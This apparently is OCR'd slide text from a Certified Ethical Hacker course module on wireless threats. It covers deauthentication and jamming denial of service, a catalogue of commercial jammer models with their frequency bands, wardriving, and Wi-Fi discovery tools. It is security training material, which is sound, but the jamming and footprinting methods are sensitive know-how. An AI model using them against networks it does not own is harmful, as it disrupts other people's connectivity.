


01  
Wireless DoS attacks disrupt network wireless connections by sending broadcast "de-authenticate" commands


02  
Transmitted deauthentication forces the clients to disconnect from the AP

# Jamming Signal Attack

CEH  
Certified Ethical Hacker



- >An attacker stakes out the area from a nearby location with a high gain amplifier drowning out the legitimate access point
- Users simply can't get through to log in or they are knocked off their connections by the overpowering nearby signal




- All wireless networks are prone to jamming,
- This jamming signal causes a DoS because 802.11 is a CSMA/CA protocol, whose collision avoidance algorithms require a period of silence before a radio is allowed to transmit

# Wi-Fi Jamming Devices




MGT- P6 GPS Jammer



Range: 10 ~ 20 meters  
4 antennas  
3G: 2110 ~ 2170MHz  
Wi-Fi / Bluetooth: 2400 ~ 2485MHz

MGT- MP200 Jammer




Range: 50 - 75m  
Barrage + DDS  
sweep jamming  
20 to 2500 MHz.  
Omni-directional  
antennas

MGT- 03 Jammer




Range : 0 ~ 40 meters  
4 antennas  
Jammed:  
- CDMA: 869 ~ 894 MHz  
- GSM: 925 ~ 960 MHz  
- DCS: 1805 1880 MHz  
- 3G: 2110 ~ 2170 MHz

MGT- P6 Wi-Fi Jammer




Range :10 ~ 20 meters  
iDen - CDMA - GSM: 850 ~ 960MHz  
DCS - PCS: 1805 ~ 1990MHz  
3G: 2110 ~ 2170MHz  
Wi-Fi / Bluetooth: 2400 ~ 2485MHz  
4 antennas

MGT- P3x13 Jammer



Range : 50 ~ 200 meters  
3 frequency bands  
jammed:  
- GSM: 925 ~ 960 Mhz  
- DCS: 1805 ~ 1880 Mhz  
- 3G: 2110 ~ 2170 Mhz

MGT- 04 WiFi Jammer



Range : 0 ~ 80 meters  
4 Frequency bands  
jammed:  
- GSM: 925 ~ 960 Mhz  
- DCS: 1805 ~ 1880 Mhz  
- 3G: 2110 ~ 2170 Mhz  
- WiFi / Bluetooth: 2400 ~ 2485 MHz  
4 antennas

<http://www.magnumtelecom.com>

# Module Flow



Wireless Concepts



Wireless Encryption



Wireless Threats



Wireless Hacking Methodology



Wireless Hacking Tools



Bluetooth Hacking



Countermeasures



Wireless Security Tools



Wi-Fi Pen Testing

# Wireless Hacking Methodology



The objective of the wireless hacking methodology is to compromise a Wi-Fi network in order to gain unauthorized access to network resources



**Wi-Fi Discovery**



**GPS Mapping**



**Wireless Traffic Analysis**



**Launch Wireless Attacks**



**Crack Wi-Fi Encryption**



**Compromise the Wi-Fi Network**



# Footprint the Wireless Network



Attacking a wireless network begins with discovering and footprinting the wireless network in an active or passive way

## Passive Footprinting Method

An attacker can use the passive way to detect the existence of an AP by sniffing the packets from the airwaves, which will reveal the AP, SSID and attacker's wireless devices that are live



## Active Footprinting Method

In this method, attacker's wireless device sends out a probe request with the SSID to see if an AP responds. If the wireless device does not have the SSID in the beginning, it will send the probe request with an empty SSID

# Find Wi-Fi Networks to Attack



## Steps

1. The first task an attacker will go through when searching for Wi-Fi targets is checking the potential networks that are in range to find the best one to attack
2. Drive around with Wi-Fi enabled laptop installed with a wireless discovery tool and map out active wireless networks

You will need these  
to discover Wi-Fi networks

Laptop with  
Wi-Fi Card




External Wi-  
Fi Antenna



Network  
Discovery  
Programs



Tools Used: inSSIDer, NetSurveyor, NetStumbler, Vistumbler, etc.



# Wi-Fi Discovery Tools: inSSIDer and NetSurveyor




## inSSIDer


- Inspect WLAN and surrounding networks to troubleshoot competing access points
- Track the strength of received signal in dBm over time and filter access points in an easy-to-use format

## NetSurveyor

- NetSurveyor is a network discovery tool used to gather information about nearby wireless access points in real time and displays it in useful ways



<http://www.inssider.com>



<http://nutsaboutnets.com>

# Wi-Fi Discovery Tools: WiStumbler and NetStumbler



